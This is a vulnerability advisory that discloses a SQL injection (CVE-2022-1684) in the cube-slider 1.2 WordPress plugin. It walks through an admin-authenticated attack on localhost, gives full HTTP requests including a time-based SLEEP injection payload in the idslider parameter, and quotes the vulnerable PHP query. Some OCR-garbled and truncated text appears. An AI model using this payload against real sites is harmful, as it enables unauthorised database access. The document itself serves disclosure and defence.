Security Bulletin
of the Fraunhofer IESE Research Institute

Home / cube-slider 1.2 WordPress plugin SQL injection

cube-slider 1.2 WordPress plugin SQL injection

Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	cube-slider
Affected Software Type	WordPress plugin
Version	1.2
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1684
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/cube-slider
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1684


Vulnerability Description

The `idslider` data parameter in cube-slider 1.2 is vulnerable to SQL injection in three

Exploitation Guide

Exploit 1: Edit


Login as `admin` user. This attack requires at least `admin` privileges.


localhost/wp-login.php?redirect_to=http%3A%2F%2Flocalhost%2Fwp-admin%2F&reauth=1

Username or Email Address: admin

Password: ●●●●●●

Go to `Settings` ant select `Cube Slider` in the sub menu.


localhost/wp-admin/options-general.php?page=cubeslider


Cube Slider Admin page

Page to customize all the sliders and icons that you want to add to your created Cube Sliders.

History

Check your created sliders. (new to old):

You haven't created any slider yet. Please start by pressing on New Cube Slider button.



Cube Slider Admin page


Page to customize all the sliders and icons that you want to add to your created Cube Sliders.

History

Check your created sliders. (new to old):

You haven't created any slider yet. Please start by pressing on New Cube Slider button.

Scroll down and use the `Click to edit slider x details` button.



Description 3

What do you want in **Slide 4 title**?
Title 4

What's going to be their **DESCRIPTION** (subtitle)?
Description 4

Icons to show

Icon 1
fa-glass

Icon 2
fa-glass

Icon 3
fa-glass

Icon 4
fa-glass

Check all the icon designs on Font-awesome. Current icons version: 4.7.0

History

Check your created sliders. (new to old):


ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

Thank you for creating with WordPress.

Version 5.9.3

Clicking the previous button triggers the vulnerable request. `idslider` is the vulnerable data parameter.




```
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost/wp-admin/options-general.php?page=cubeslide
r
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DROMKYHGK9tAhXTeSP1
5QEY%7C2126229b77d28b6ed47a21c5b79b03902fb8ca9085e5fcbdba53a
c59358215c7; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DROMKYHGK9tAhXTeSP1
5QEY%7Ca38623f304e79b98966e6f6a916d21ade1c04fbb25dc8842091a5
21e7bfb4a8a; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manag
e_groups_tab%3Dpop; wp-settings-time-1=1651512050
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

idslider=1&edit=Click+to+edit+slider+1+details
```

```
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 167597
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8" />
    <title>
      Cube Slider - Admin &lsaquo; hacking playground
      &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
          wpOnload=function(){
            oldonload();
            func();
          }
```

A POC may look like the following request:




```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DROMKYHGK9tAhXTeSP15QEY%7C2126229b77d28b6e
d47a21c5b79b03902fb8ca9085e5fcbdba53ac59358215c7;  wordpress_test_cookie=
WP%20Cookie%20check; wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651684849%7C6vrJ2pMX28h44yhSS7k8DROMKYHGK9tAhXTeSP15QEY%7Ca38623f304e79b98
966e6f6a916d21ade1c04fbb25dc8842091a521e7bfb4a8a; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651512050
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

idslider=1+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&edit=
Click+to+edit+slider+1+details
```

```
HTTP/1.1 200 OK
Date: Mon, 02 May 2022 17:58:35 GMT
Server: Apache/2.4.52 (Debian)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 167451
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>
      Cube Slider - Admin &lsaquo; hacking playground &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
          wpOnload=function(){
            oldonload();
```


In the code, the vulnerability is triggered by unsanitized user input of `idslider` at line 207 in `./init.php`



```
    if(isset($_POST['edit'])){
        $re = $wpdb->get_results( "SELECT * FROM $table_name2 WHERE idslider=".$_POST
['idslider']."");
    }
```

Exploit 2: Delete

Login as `admin` user. This attack requires at least `admin` privileges.




localhost/wp-login.php?redirect_to=http%3A%2F%2Flocalhost%2Fwp-admin%2F&reauth=1

Username or Email Address: admin

Password: ●●●●●●

□ Remember Me

Go to `Settings` ant select `Cube Slider` in the sub menu.



